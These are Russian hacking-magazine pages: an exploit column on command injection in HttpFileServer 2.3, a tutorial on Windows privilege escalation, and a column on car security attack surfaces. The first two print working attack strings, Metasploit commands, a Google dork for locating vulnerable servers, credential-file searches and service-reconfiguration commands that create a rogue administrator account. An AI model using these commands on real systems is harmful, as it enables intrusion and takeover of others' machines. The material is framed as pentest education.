Рассмотрим теперь уязвимость в программе для создания файлового сервера или быстрого расшаривания файлов и обмена файлами в локальной сети в ОС под управлением Windows. Сама программа существует примерно с 2002 года и обновляется по сей день. При этом до сих пор остается бесплатной и поставляется без рекламы в самой программе или установочном пакете.

Несколько плюсов использования этой программы:

- сервер реализован в виде веб-сервера;
- открытый исходный код;
- виртуальная файловая система;
- HTML-шаблоны;
- поддержка макросов.


Как раз последний функционал, добавленный в начале этого года, и сделал возможной успешную атаку. С помощью таких скриптов-макросов можно сохранять файлы и исполнять команды, о чем говорится в документации к серверу. Вот ссылка на нее: bit.ly/1qEhewQ. Причем в качестве примера приводится запуск блокнота:

```
{.exec|notepad.}
```

В файле ParserLib.pas находится функция поиска макросов:

```
function findMacroMarker(s:string;ofs:integer=1)↵
:integer;
begin result:=reMatch↵
(s, '\{[.:]|[.:]\}|\|', 'm!', ofs) end;
```

С помощью регулярного выражения эта функция различает макрос, после чего останавливается, и переданный скрипт выполняется — это и позволяет провести инъекцию своего произвольного кода. Передать же такой код мы можем, например,



Сравнение исходников HttpFileServer для поиска исправления уязвимости



Запуск Metasploit-эксплойта для HttpFileServer

с помощью скрипта поиска search, а обойти различные фильтры с помощью нулевого символа:

```
http://server.com/search=%00{.exec|cmd.}
```

Благодаря тому что сервер поставляется с исходным кодом, можно посмотреть, как была исправлена эта уязвимость. Для строчек, приходящих от пользователя, была добавлена следующая функция-обработчик:

```
enforceNUL(txt);
```

Ее код мы привели на одном из скриншотов.

Как ты уже заметил, софт написан на старом добром Delphi (Delphi не забыт! Ноябрь 2014-го — 17-е место в Tiobe Index, а Swift только на 19-м! — Прим. ред.). А сам разработчик пишет, что для компиляции использует олдскульный Turbo Delphi.

EXPLOIT

Синтаксис атакующей команды довольно прост, и мы можем без проблем запустить наш любимый калькулятор:

```
http://server.com/?search=%00{.exec|calc.}
```

Не пугайся, что увидишь четыре запущенных калькулятора, это особенность работы функции по поиску макросов.

Помимо описанной атаки в лоб, существует Metasploit-модуль, который состоит из нескольких атакующих команд. Вначале мы сохраняем наш VBS-скрипт (уроки по Visual Basic Script: goo.gl/wjLNr4. — Прим. ред.):

```
save|#{vbs_path}|#{vbs_code}
```

А потом запускаем его:

```
exec|wscript.exe //B //NOLOGO #{vbs_path}
```

Также в модуле реализовано одинарное срабатывание полезной нагрузки вместо четырех, как при использовании атаки напрямую.

Эксплойт уже есть в стандартной базе, поэтому для тестирования достаточно обновиться и воспользоваться примерно следующим набором команд:

```
msf > use exploit/windows/http/↵
rejetto_hfs_exec
msf exploit(rejetto_hfs_exec) >↵
set LHOST 192.168.41.146
msf exploit(rejetto_hfs_exec) >↵
set RHOST 192.168.41.147
msf exploit(rejetto_hfs_exec) > exploit
```

Обрати внимание на скриншоты, на них можно заметить несколько главных минусов этого модуля:

- он просит удалить свой боевой VBS-скрипт, который сохраняет в папку %TEMP%;
- в некоторых случаях он сам создает папку с именем %TEMP% в том же месте, откуда был запущен сервер;
- в логе сервера видна наша атака.

В протестированных системах указаны версии Windows XP SP3, Windows 7 SP1, Windows 8 и Windows Server 2008. Вполне возможно, что на момент выхода номера уже будет информация по тестированию на новой Windows 9.

Найти в интернете уязвимые серверы, которые используют такое ПО, можно с помощью дорка для Google:

```
intext:"httpfileserver 2.3"
```


И уязвимые серверы, к сожалению, находятся. Кстати, сервер успешно работает под Wine, о чем сообщают на сайте, что теоретически позволяет обнаружить в Сети *nix-серверы, использующие эту программу. Но не советую всерьез озадачиваться поисками подобной экзотики.

TARGETS

HttpFileServer 2.3–2.3c.

SOLUTION

Есть исправление от производителя.




Успешное срабатывание эксплойта для HttpFileServer в Windows XP SP3

КАЧАЕМ ПРАВА

ПОДНИМАЕМ ПРИВИЛЕГИИ ДО АДМИНА И ВЫШЕ

Повышение привилегий, пожалуй, один из ключевых моментов, от которого зависит сценарий дальнейшего проведения пентеста или атаки. Очень часто на этом этапе все и заканчивается, если не получается «расширить свои полномочия». Поэтому сегодня мы немного поговорим о способах, позволяющих пользователю повысить свои привилегии не только до администраторских, но и до системных.



Антон «ant» Жуков
ant@real.xakep.ru

ВВЕДЕНИЕ

Повышение привилегий в Windows и Linux несколько различается. Несмотря на то что обе операционные системы несут обычное число уязвимостей, исследователи отмечают, что полностью пропатченный Windows-сервер встречается гораздо чаще, чем обновленный до актуального состояния Linux. К тому же время выхода виндовых патчей зачастую меньше, что делает повышение привилегий на винде задачей достаточно интересной и амбициозной. Именно ей мы и посвятим наш рассказ.

ВАРИАНТЫ

Итак, какие у нас есть возможности приподняться в мире Windows? Прежде всего, в последнее время в ядре ОС было найдено достаточно уязвимостей, связанных с парсингом шрифтов, что делает процесс повышения привилегий относительно простым, если на руках есть подходящий сплоит. Если ты используешь Metasploit, то достаточно всего лишь одной команды, чтобы получить системный шелл. Однако все это с большой вероятностью успешно сработает только в том случае, если система не полностью пропатчена. Если же на ма-

шине установлены все обновления, то, в отличие от Linux, здесь не получится найти SUID-бинарников, а переменные окружения обычно не передаются сервисам или процессам с более высокими привилегиями. Что же в результате нам остается?

```
<LocalAccounts>
   <LocalAccount wcm:action="add">
     <Password>
       <Value>cAB3AFAAYQBzAHMAdwBvAHIAZAA</Value>
       <PlainText>false</PlainText>     <—— Base64 encoded != PlainText ;-)
     </Password>
     <Description>Test account</Description>
     <DisplayName>Admin/Power User Account</DisplayName>
     <Group>Administrators;Power Users</Group>
     <Name>Test1</Name>
   </LocalAccount>
```



Пример файла Unattended.xml с сохраненными данными

```
The 32-byte AES key is as follows:

4e 99 06 e8  fc b6 6c c9  fa f4 93 10  62 0f fe e8
f4 96 e8 06  cc 05 79 90  20 9b 09 a4  33 b6 6c 1b
```

Ключ, используемый для шифрования учетных данных в GPP

ОТ АДМИНА ДО СИСТЕМЫ, ИЛИ ТО, ЧТО ЗНАЮТ ВСЕ

Обычно при упоминании повышения привилегий на ум сразу приходит способ, использующий планировщик задач. В винде можно добавить задачу с помощью двух утилит: `at` и `schtasks`. Вторая запустит задачу от имени пользователя, добавившего задание, в то время как первая — от имени системы. Стандартный трюк, о котором ты наверняка слышал, позволяющий запустить консоль с правами системы:

```
at 13:01 /interactive cmd
```

Второе, что приходит в голову, — это добавление сервиса, который будет запускать необходимый файл / выполнять команду:

```
@echo off
@break off title root
Cls
echo Creating service.
sc create evil binpath= "cmd.exe /K start"↵
type=own type= interact > nul 2>&1
echo Starting service.
sc start evil > nul 2>&1
echo Standing by...
ping 127.0.0.1 -n 4 > nul 2>&1
echo Removing service.
echo.
sc delete evil > nul 2>&1
```

Третий способ заключается в подмене системной утилиты `C:\windows\system32\sethc.exe` на, например, `cmd`. Если после этого разлогиниться и нажать несколько раз клавишу `Shift`, то появится консоль с системными правами.

Что касается автоматизированных способов, то первым делом вспоминается Metasploit и его `getsystem`. Альтернативным вариантом можно считать PsExec от Sysinternals (`psexec -i -s -d cmd.exe`).

МЫ ПОЙДЕМ ДРУГИМ ПУТЕМ

У всех названных методов есть общий недостаток: необходимы администраторские привилегии. Это означает, что мы повышаем привилегии уже из-под привилегированного аккаунта. В большинстве случаев, когда ты получил админские права, у тебя на руках появляется куча вариантов, как подняться еще выше. Так что это не очень сложная задача. Мы же поговорим сегодня о методах повышения привилегий, не использующих какие-либо 0day-уязвимости, полагая, что у нас обычная система и на руках аккаунт обычного непривилегированного пользователя.

ОХОТА ЗА CREDENTIALS

Один из надежных и стабильных способов повышения привилегий и закрепления в системе — получить пароли администраторов или пользователей, обладающих более высокими привилегиями. И тут самое время вспомнить об автоматизированной установке программного обеспечения. Если ты управляешь доменом, включающим в себя обширный парк машин, однозначно тебе не захочется ходить и устанавливать ПО на каждую из них вручную. Да и времени это будет отнимать столько, что ни на какие другие задачи не хватит. Поэтому используются Unattended installations, которые порождают файлы, содержащие админские пароли в чистейшем виде. Что представляет собой просто клад как для пентестеров, так и для злоумышленников.

Unattended Installs

В случае автоматизированной установки на клиенте остается достаточно любопытный для нас файл `Unattended.xml`, который обычно находится либо в `%WINDIR%\Panther\Unattend\`, либо в `%WINDIR%\Panther\` и может хранить пароль администратора в открытом виде. С другой стороны, чтобы получить этот файл с сервера, не требуется даже никакой аутентификации. Надо найти лишь Windows Deployment Services сервер. Для этого можно воспользоваться скриптом `auxiliary/scanner/dcerpc/windows_deployment_services` из Metasploit. И хотя Windows Deployment Services не единственный способ выполнения автоматизированных инсталляций, файл `Unattended.xml` считается стандартом, так что его обнаружение можно приравнять к успеху.

GPP

XML-файлы настроек групповой политики безопасности (Group Policy Preference) довольно часто содержат в себе набор зашифрованных учетных данных, которые могут использоваться для добавления новых пользователей, создания шар и так далее. На счастье, метод шифрования документирован, таким образом, можно запросто получить пароли в чистом виде. Более того, команда Metasploit уже все сделала за тебя — достаточно воспользоваться модулем `/post/windows/gather/credentials/gpp.rb`. Если тебе интересны подробности, то вся необходимая информация доступна по этой ссылке: goo.gl/WW8nNw.

ПОЛЬЗОВАТЕЛЬСКИЕ ПРАВА

Очень часто повышение привилегий оказывается следствием неправильно настроенных пользовательских прав. Например, когда пользователь домена является локальным администратором (или Power User'ом) на хосте. Или когда пользователи домена (или члены доменных групп) являются локальными админами на всех хостах. В таком случае тебе уже толком не при-



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

НЕМНОЖКО АВТОМАТИЗАЦИИ

Большинство способов поднятия привилегий не являются чем-то новым и известны достаточно давно, поэтому было бы удивительно, если б не появилось средство, позволяющее автоматизировать рутинную проверку системы на наличие традиционных лазеек. Один из таких инструментов — скрипт windows-privesc-check (goo.gl/kt8XBw) от pentestmonkey.

дется ничего делать. Но подобные варианты подворачиваются не так часто.

ALWAYSINSTALLELEVATED

Иногда администраторы позволяют обычным пользователям самостоятельно устанавливать программы, обычно делается это через следующие ключи реестра:

```
HKLM\SOFTWARE\Policies\Microsoft\↵
Windows\Installer\AlwaysInstall↵
Elevated
```

или

```
HKCU\SOFTWARE\Policies\Microsoft\↵
Windows\Installer\AlwaysInstall↵
Elevated
```

Они указывают системе, что любой MSI-файл должен устанавливаться с повышенными привилегиями (NT AUTHORITY\SYSTEM). Соответственно, задействовав специальным образом созданный файл, можно опять же выполнить действия от имени системы и прокачать свои привилегии.

В состав Metasploit входит специальный модуль `exploit/windows/local/always_install_elevated`, который создает MSI-файл со встроенным в него специальным исполняемым файлом, который извлекается и выполняется установщиком с привилегиями системы. После его выполнения MSI-файл прекращает установку (путем вызова специально созданного невалидного VBS), чтобы предотвратить регистрацию действия в системе. К тому же если запустить установку с ключом `/quiet`, то юзеру даже не выведется ошибка.

ПРОПАВШИЙ АВТОЗАПУСК

Очень часто случается, что система хранит запись о файле, который надо автоматически запустить, даже после того, как сам файл уже канул в Лету. Может, какой-то сервис был некорректно удален — исполняемого файла нет, а запись в реестре осталась, и при каждом запуске система безуспешно пытается его стартануть, забивая журнал событий сообщениями о фейлах. Этой ситуацией также можно воспользоваться для расширения своих полномочий. Первым делом надо найти все такие осиротевшие записи. Например, при помощи утилиты autorunsc от Sysinternals.

```
autorunsc.exe -a | findstr /n
/R "File\not\found"
```

После чего, как ты догадался, останется только как-то подсунуть на место пропавшего файла своего кандидата.

МАГИЯ КАВЫЧЕК

Да-да, кавычки могут не только сыграть злую шутку в SQL-запросах, позволив провести инъекцию, но и помочь поднять привилегии. Проблема довольно старая и известна со времен NT. Суть в том, что пути до исполняемых файлов некоторых сервисов оказываются не обрамленными кавычками (например, `ImagePath=C:\Program Files\Common_Files\Network Associates\McShield\McShield.exe`), при этом в пути присутствуют символы пробела. В таком случае, если атакующий создаст файл, который будет добавлять новых админов в систему или выполнять еще какие-то действия, и назовет его `C:\Program Files\common.exe`, то при последующем запуске сервиса запустится именно `common.exe`, а оставшаяся часть пути будет воспринята в качестве аргумента (аргументов). Понятно, что в Program Files непривилегированный пользователь положить ничего не сможет, но исполняемый файл сервиса может находиться и в другой директории, то есть у юзера будет возможность подсунуть свой файл.

```
C:\>icacls Perl
Perl BUILTIN\Администраторы:(I)(F)
     BUILTIN\Администраторы:(I)(OI)(CI)(IO)(F)
     NT AUTHORITY\система:(I)(F)
     NT AUTHORITY\система:(I)(OI)(CI)(IO)(F)
     BUILTIN\Пользователи:(I)(OI)(CI)(RX)
     NT AUTHORITY\Прошедшие проверку:(I)(M)
     NT AUTHORITY\Прошедшие проверку:(I)(OI)(CI)(IO)(M)

Успешно обработано 1 файлов; не удалось обработать 0 файлов

C:\>
```


Windows 7. Права на папку, созданную администратором


Windows XP. Права на папку, созданную администратором

Для того чтобы воспользоваться данной техникой, надо найти уязвимый сервис (который не будет использовать кавычки в пути к своему бинарнику). Делается это следующим образом:

```
wmic service get
name,displayname,pathname, startmode↵
|findstr /i "auto" |findstr /i /v "c:\↵
windows\\" |findstr /i /v """
```

Правда, на XP это потребует привилегий админа, поэтому там лучше воспользоваться следующим методом: получить список сервисов — `sc query`, далее смотреть информацию по каждому сервису — `sc qc servicename`.

ВСЕ ПО ПЛАНУ

Еще один механизм, который может помочь поднять права и про который обычно забывают, — планировщик задач. Утилита schtasks позволяет вешать задачи на определенные события. Наиболее интересные для нас — ONIDLE, ONLOGON и ONSTART.

Как следует из названий, ONIDLE будет выполняться каждый раз при простое компьютера, ONLOGON и ONSTART — при входе пользователя и при запуске системы соответственно. Таким образом, на каждое из событий можно повесить отдельную задачу. Например, при запуске системы копировать куда-либо вредоносный бинарник/кейлоггер/... и запускать его. При входе пользователей в систему — запускать дампер кредитных карт. Короче, все ограничивается только твоей фантазией и поставленной задачей.

ФОКУСЫ С РАЗРЕШЕНИЯМИ

Разрешения на доступ к файлам — это обычно первое защитное средство, которое мешает поднять нам свои привилегии. Было бы заманчиво просто так переписать какой-либо системный файл (например, тот же самый sethc.exe, упомянутый в самом начале статьи) и получить сразу системные привилегии. Но все это лишь мечты, на деле у нас есть лишь разрешение на его чтение, которое нам ровным счетом ничего не дает. Однако не стоит вешать нос, ибо с разрешениями тоже не все так гладко — здесь, как и везде, существуют свои подводные камни, знание которых позволяет делать невозможное возможным.

Одна из системных директорий, защищенных данным механизмом, особенно интересна с точки зрения повышения привилегий — Program Files. Непривилегированным пользователям доступ туда заказан. Однако иногда бывает, что в процессе

SOFT

При поиске способов поднять свои привилегии не стоит забывать и про такие инструменты:

- WCE (goo.gl/kHAvya) — универсальная утилита для работы с паролями и NTLM/LM-хешами в разных версиях Windows. Программа выводит список сессий, добавляет, изменяет и удаляет парольные хеши для каждого пользователя. Осуществляет нативную авторизацию в системе с помощью парольного хеша. Извлекает хеши из оперативной памяти, после чего их можно использовать для авторизации в других системах.
- Pass-The-Hash Toolkit (goo.gl/tVk5VD) — утилита позволяет получить доступ к домену при помощи одного LM/NTLM-хеша учетной записи. Использует функцию ОС Windows, с помощью которой можно аутентифицироваться в системе, имея на руках лишь хе+-ш пароля.
- SYSRET (goo.gl/iqq33S) — эксплойт, использующий уязвимость в реализации инструкции SYSRET в 64-битном режиме работы процессоров Intel. Шелл-код отключает проверку подписания кода ядра и позволяет получить привилегии NT SYSTEM для указанного приложения или уже запущенного процесса.

Это лишь первые, что пришли на память. Уверен, можно нагуглить намного больше.

установки инсталляторы некорректно выставляют права на файлы, в результате чего всем пользователям предоставляется полный доступ к исполняемым файлам. Что из этого следует — ты уже догадался.

Еще одно из ограничений — обычному смертному не позволяется писать в корень системного диска. Однако, например, на XP при создании новой директории в корне диска группа BUILTIN\Users получает `FILE_APPEND_DATA` и `FILE_WRITE_DATA` разрешения (даже если владельцем папки является администратор):

```
BUILTIN\Users:(OI)(CI)R
BUILTIN\Users:(CI)↵
(special access:)
FILE_APPEND_DATA
BUILTIN\Users:(CI)↵
(special access:)
FILE_WRITE_DATA
```

На «семерке» происходит почти то же самое, только разрешения получает группа AUTHENTICATED USERS. Каким образом такое поведение может превратиться в проблему? Просто некоторые приложения устанавливают себя вне защищенных директорий, что позволит легко подменить их исполняемые файлы. Например, такая оказия случилась с Metasploit Framework в случае ее многопользовательской установки. Данный баг был пофиксен в версии 3.5.2, а утилита переехала в Program Files.

КАК НАЙТИ ИНТЕРЕСНЫЕ ФАЙЛЫ

Как показывает практика, очень много ценной информации, которая пригодится для повышения привилегий, хранится в обычных текстовых файлах. Много полезного можно почерпнуть из конфигурационных файлов. Вот команды, которые помогут добыть важные данные:

```
dir /s *pass*
dir /s *cred*
dir /s *vnc*
dir /s *.config
type C:\sysprep.inf [clear]
type C:\sysprep\sysprep.xml [base64]
```

В случае использования Metasploit'а можно воспользоваться инструментами из `post/windows/gather/credentials/*`.

КАК ИСКАТЬ ТАКИЕ ДИРЕКТОРИИ/ФАЙЛЫ

Обнаружение директории с некорректными разрешениями — это уже половина успеха. Однако ее нужно сначала найти. Для этого можно воспользоваться следующими двумя инструментами: AccessChk и Cacls/ICacls. Чтобы найти при помощи AccessChk «слабые» директории, понадобятся данные команды:

```
accesschk.exe -uwdqs users c:\
accesschk.exe -uwdqs "Authenticated Users" c:\
```

Для поиска файлов со «слабыми» разрешениями служат следующие:

```
accesschk.exe -uwqs users c:\*.*
accesschk.exe -uwqs "Authenticated Users" c:\*.*
```

То же самое можно выполнить и при помощи Cacls/ICacls:

```
cacls "c:\Program Files" /T | findstr Users
```

ТРЮКИ С СЕРВИСАМИ

Еще один вариант, как подняться в системе повыше, — это воспользоваться мисконфигурациями и ошибками сервисов. Как показывает практика, некорректными разрешениями могут обладать не только файлы и папки, но также и сервисы, работающие в системе. Чтобы обнаружить такие, можно воспользоваться утилитой AccessChk от небезызвестного тебе Марка Руссиновича:

```
accesschk.exe –uwcqv *
```

Отраднее всего будет увидеть `SERVICE_ALL_ACCESS` разрешение для аутентифицированных пользователей или power-юзеров. Но также большой удачей можно считать и следующие:

- `SERVICE_CHANGE_CONFIG` — можем изменять исполняемый файл службы;
- `WRITE_DAC` — можно менять разрешения, что приводит к получению разрешения `SERVICE_CHANGE_CONFIG`;
- `WRITE_OWNER` — можно стать владельцем и изменить разрешения;
- `GENERIC_WRITE` — наследует разрешения `SERVICE_CHANGE_CONFIG`;
- `GENERIC_ALL` — наследует разрешения `SERVICE_CHANGE_CONFIG`.

Если обнаруживается, что установлено одно (или несколько) из этих разрешений для непривилегированных пользователей, шансы повысить свои привилегии резко возрастают.

КАК ПОВЫСИТЬ?

Допустим, ты нашел подходящий сервис, настало время поработать над ним. В этом поможет консольная утилита sc. Для начала получаем полную информацию об интересующем нас сервисе, допустим, это upnphost:

```
sc qc upnphost
```

С помощью этой же утилиты отконфигурируем его:

```
sc config vulnsrv binpath= "net user john hello/↵
add && net localgroup
Administrators john /add" type= interact
sc config upnphost obj= ".\LocalSystem" password=""
```

Как видишь, при следующем старте службы вместо ее исполняемого файла выполнится команда `net user john hello /add && net localgroup Administrators john /add`, добавив в систему нового пользователя `john` с паролем `hello`. Остается только вручную перезапустить сервис:

```
net stop upnphost
net start upnphost
```

Вот и вся магия.

ЧТО В ИТОГЕ

Когда-то давным-давно я прочитал в журнале статью, в которой были приведены основные приемы для повышения привилегий в ОС Windows. Особого значения я ей тогда не придал, но теория в голове отложилась и однажды очень сильно меня выручила (в следующий номер уговорим Антона написать статью про развитие памяти. — Прим. ред.). Так что, надеюсь, и ты найдешь в этой статье для себя что-то новое, что поможет однажды преодолеть очередной барьер. ⌶



Пример типичной ошибки с разрешениями на Windows XP. Остается только подменить файлы :)

Колонка Алексея Синцова



Алексей Синцов

Известный white hat, докладчик на security-конференциях, соорганизатор ZeroNights и просто отличный парень. В данный момент занимает должность Principal Security Engineer в компании Nokia, где отвечает за безопасность сервисов платформы HERE.
alexey.sintsov@here.com

КАТАЕМСЯ (БЕЗ)ОПАСНО — АВТОМОБИЛЬ И ИБ

УГРОЗЫ ИСПОЛЬЗОВАНИЯ ИТ В АВТОПРОМЕ

Автомобиль давно не просто механическое чудо — внутри, кроме механики, полно электроники и сетевых технологий, многие из которых реализованы уже сейчас, а многие будут реализованы прямо завтра. В своей небольшой заметке я бы хотел обратить внимание на это чудо инженерной автомобильной мысли, поговорить о том, что уже используется, и о том, что хотят выпустить на рынок в ближайшем будущем, и рассмотреть появившиеся векторы для атак.



Для автопроизводителей безопасность была важным моментом всегда. Но только для них безопасность — это «safety», а мы говорим про безопасность как «security». Эти множества вопросов имеют пересечения и общие темы, но это не одно и то же. Главный же интерес для нас эта тема представляет потому, что автомобили становятся все более «компьютеризированными» и мир IT и мир автопрома сближаются. Естественно, это увеличивает количество возможных угроз.

Знаешь, в мире ИБ принято пугать: мол, если вы не подумаете об ИБ сейчас, то вашу систему взломают и вы будете страдать потом. В контексте автопрома этот подход работает великолепно. Например, о безопасности SCADA и АСУ ТП говорили давно, однако это мало кого интересовало, но стоило Stuxnet выйти в паблик, как тема безопасности АСУ ТП стала активно популяризироваться и развиваться. То же самое, только без «публичных инцидентов», происходит и в мире автопрома. Хакеры со всего мира начинают все пристальнее смотреть в эту сторону. Давай разберемся, почему это так интересно и важно.

КОМПЬЮТЕРЫ И СЕТИ ВЕЗДЕ

Практически в любом современном автомобиле присутствует компьютер. Многие вещи автоматизированы и управляются с его помощью. Это ведь так удобно и логично: в автомобиле множество сенсоров/контроллеров — ECU. Фактически это такая АСУ ТП на колесах. Есть контроллеры (ECU): контроллер/датчик давления в шинах, электрозамков, стеклоподъемников, датчики температуры двигателя и множество других, — и все это связано в единую сеть специальной шиной (например, одна из самых популярных — CAN) и управляется ОС в реальном времени, например QNX. Ну и понятно, что каждый современный ECU сам по себе процессор и софт.

Сама архитектура этой сети уже поднимает множество вопросов безопасности, даже если мы не говорим о человеческом факторе. Например, что будет, если выстрелить в автомобиль из EMP-пушки? В теории это может вызвать «ложное срабатывание» контроллеров на одном из ABS и машину развернет и выкинет в стену. Крутая шутка? Нереальная? К сожалению, реальная — у каждого автопроизводителя есть специальная команда, которая тестирует и проверяет все электроэлементы будущего автомобиля на «защиту» от наводок, и это неслучайно.

Например, у тойоты в 2009 году было зафиксировано около 2000 инцидентов произвольного самоускорения и 16 таких случаев привели к смерти. Одной из причин были как раз «внешние наводки». Кстати, поэтому же в самолетах просят выключать телефоны. Да, авиаконструкторы занимаются тестированием и защитой от наводок, так что мобильники не должны повлиять, ну скажем, на выпуск закрылок, но вот почему-то любят в этой сфере «перестраховаться».

Но вернемся к компьютерам и автомобилям. Одна из проблем ИБ в целом — у каждого автопроизводителя «своя» реализация. Поэтому мы имеем разные сетевые архитектуры по сути похожих систем. В нашем понимании эта архитектура также в идеале должна учитывать вопросы ИБ. Например, у некоторых машин CPU/ОС, отвечающая за ABS, замки и прочее, — это один компонент, а CPU/ОС, отвечающая за MP3-проигрыватель и фильмы, — совершенно другой. В теории такая изоляция безопаснее, но вот у некоторых производителей это один общий компонент или они подключены напрямую в CAN (без сегментации). Разумеется, при таком подходе к архитектуре получается, что при компрометации системы развлечений, например через MP3 (как внешний источник), мы даем контроль не только над самой «развлекательной системой», но и над всей ABS, двигателем и прочим. Все это усугубляется самим протоколом шины CAN: разумеется, тут нет шифрования, более того, шина работает в режиме широковещательных запросов, соответственно, если посылается пакет в шину, далее он идет по шине и ECU смотрит, «его ли это пакет».

Помимо CAN, есть множество других популярных у производителей протоколов, вроде MOST или FlexRay, кроме того, есть и старый добрый Ethernet! Так что ты понимаешь, что автомобильная сеть довольно забавная и разнообразная штука. При этом технологии развиваются — нас ждет, возможно, и IP ;).

ВЕКТОРЫ АТАК

Как видишь, такая архитектура довольно «уязвима» в случае прямого доступа к CAN. Любому, кто работает или связан с технологиями в автопроме, в принципе, все это и так известно, но изменить что-либо трудно. Я уже говорил об исследовании Чарли Миллера и Криса Валасека, ребята вживую продемонстрировали недостатки такого подхода: подрубились напрямую к CAN разных тачек и стали спуфить сообщения в шину, манипулируя ECU (illmatics.com/car_hacking.pdf). Советую ознакомиться. Кроме того, «взлом тачек» — это еще и классика: взламывание автозамков, смена прошивок ECU и прочий fun-and-profit. Тема просто огромная и широкая, поэтому в рамках моей скромной колонки мы поговорим лишь об удаленных угрозах и попытаемся сформировать поверхность для атаки, учитывая все сказанное про архитектуру внутренней сети.

Беспроводные технологии

Начнем с банальных и многократно озвученных вещей — беспроводных протоколов коммуникации в нашем авто. Bluetooth, Wi-Fi — доверенная сеть с пользователем для работы с системой развлечений.

- Bluetooth — довольно очевидный вектор атаки, и говорить тут особо нечего — можно искать ошибки имплементации протокола, можно просто делать pair на наушники :).
- Wi-Fi — старый добрый Wi-Fi, как правило, используется для доступа в инет с различными целями — обновить карты, получить инфу

о пробках, обновить ленту твиттера, наконец! Векторы атаки опять же разнообразны — можно искать уязвимости реализации стека, а можно делать MITM / Fake AP. Как и с BT, векторы могут быть интереснее в зависимости от того, какое «приложение» автомобиля работает и что оно делает. Например, если оно качает новую версию MP3-плеера по инету, а ты митм, то выводы очевидны… В любом случае, это уже атаки на программный стек «системы развлечений», и он может быть очень разнообразным. Кроме того, нельзя не отметить связь car2car, «технологии будущего», позволяющей машинам быть в единой сети для оптимизации трафика в экстренных ситуациях.

- GPS — спуфинг координат, потеря ориентации. Опять же атаки на реализацию.
- GSM/3G/4G — уже сейчас в некоторые автомобили можно вставлять сим-карту и пользоваться услугами твоего оператора сотовой связи, у некоторых есть возможность подключить такой доступ через внешний USB-порт. В первом случае у нас опять возможность baseband-атак, как и везде. В общем, опять одни и те же технологии — одни и те же атаки.

Кроме привычного стека беспроводных технологий, в авто присутствует и свой неповторимый шарм:

- Radio/RDS — кто знает, что, кроме аудиосигнала, в радио передается и «текстовая» информация? Обычно это может быть название радиостанции, название текущей музыкальной композиции, но этот же канал очень часто используется для передачи сообщений о пробках и прочих проблемах на дорогах. Эта информация парсится и передается в навигационное оборудование, которое на основе этих данных может поменять тебе маршрут. Атаки очевидны — так как информация передается в открытом виде, никто не мешает ее проспуфить и тем самым заставить навигационное оборудование думать, что на этой улице у нас пробка, а та улица закрыта… так что не будет никакого выбора, кроме как ехать по третьей улице. Такая атака вполне реализуема и была продемонстрирована еще в 2007 году (phrack.org/issues/64/5.html#article), но воз и ныне там (а что сделать?).
- Замки — как ты знаешь, многие замки как бы «беспроводные». Радиосигнал и криптография. Вектор атаки очевиден — открывание дверей всеми хацкерами с SDR не самая приятная штука, но если реализация и криптография хорошая, то не так уж и просто это сделать. Тем не менее вектор есть вектор, кроме того, да, опять же можно запывнить сам ECU.
- Immobiliser — по сути, еще одна беспроводная защита от угона, может быть RFID, суть та же, что и замок, только на «двигатель». Нет иммобилайзера — машина не поедет.
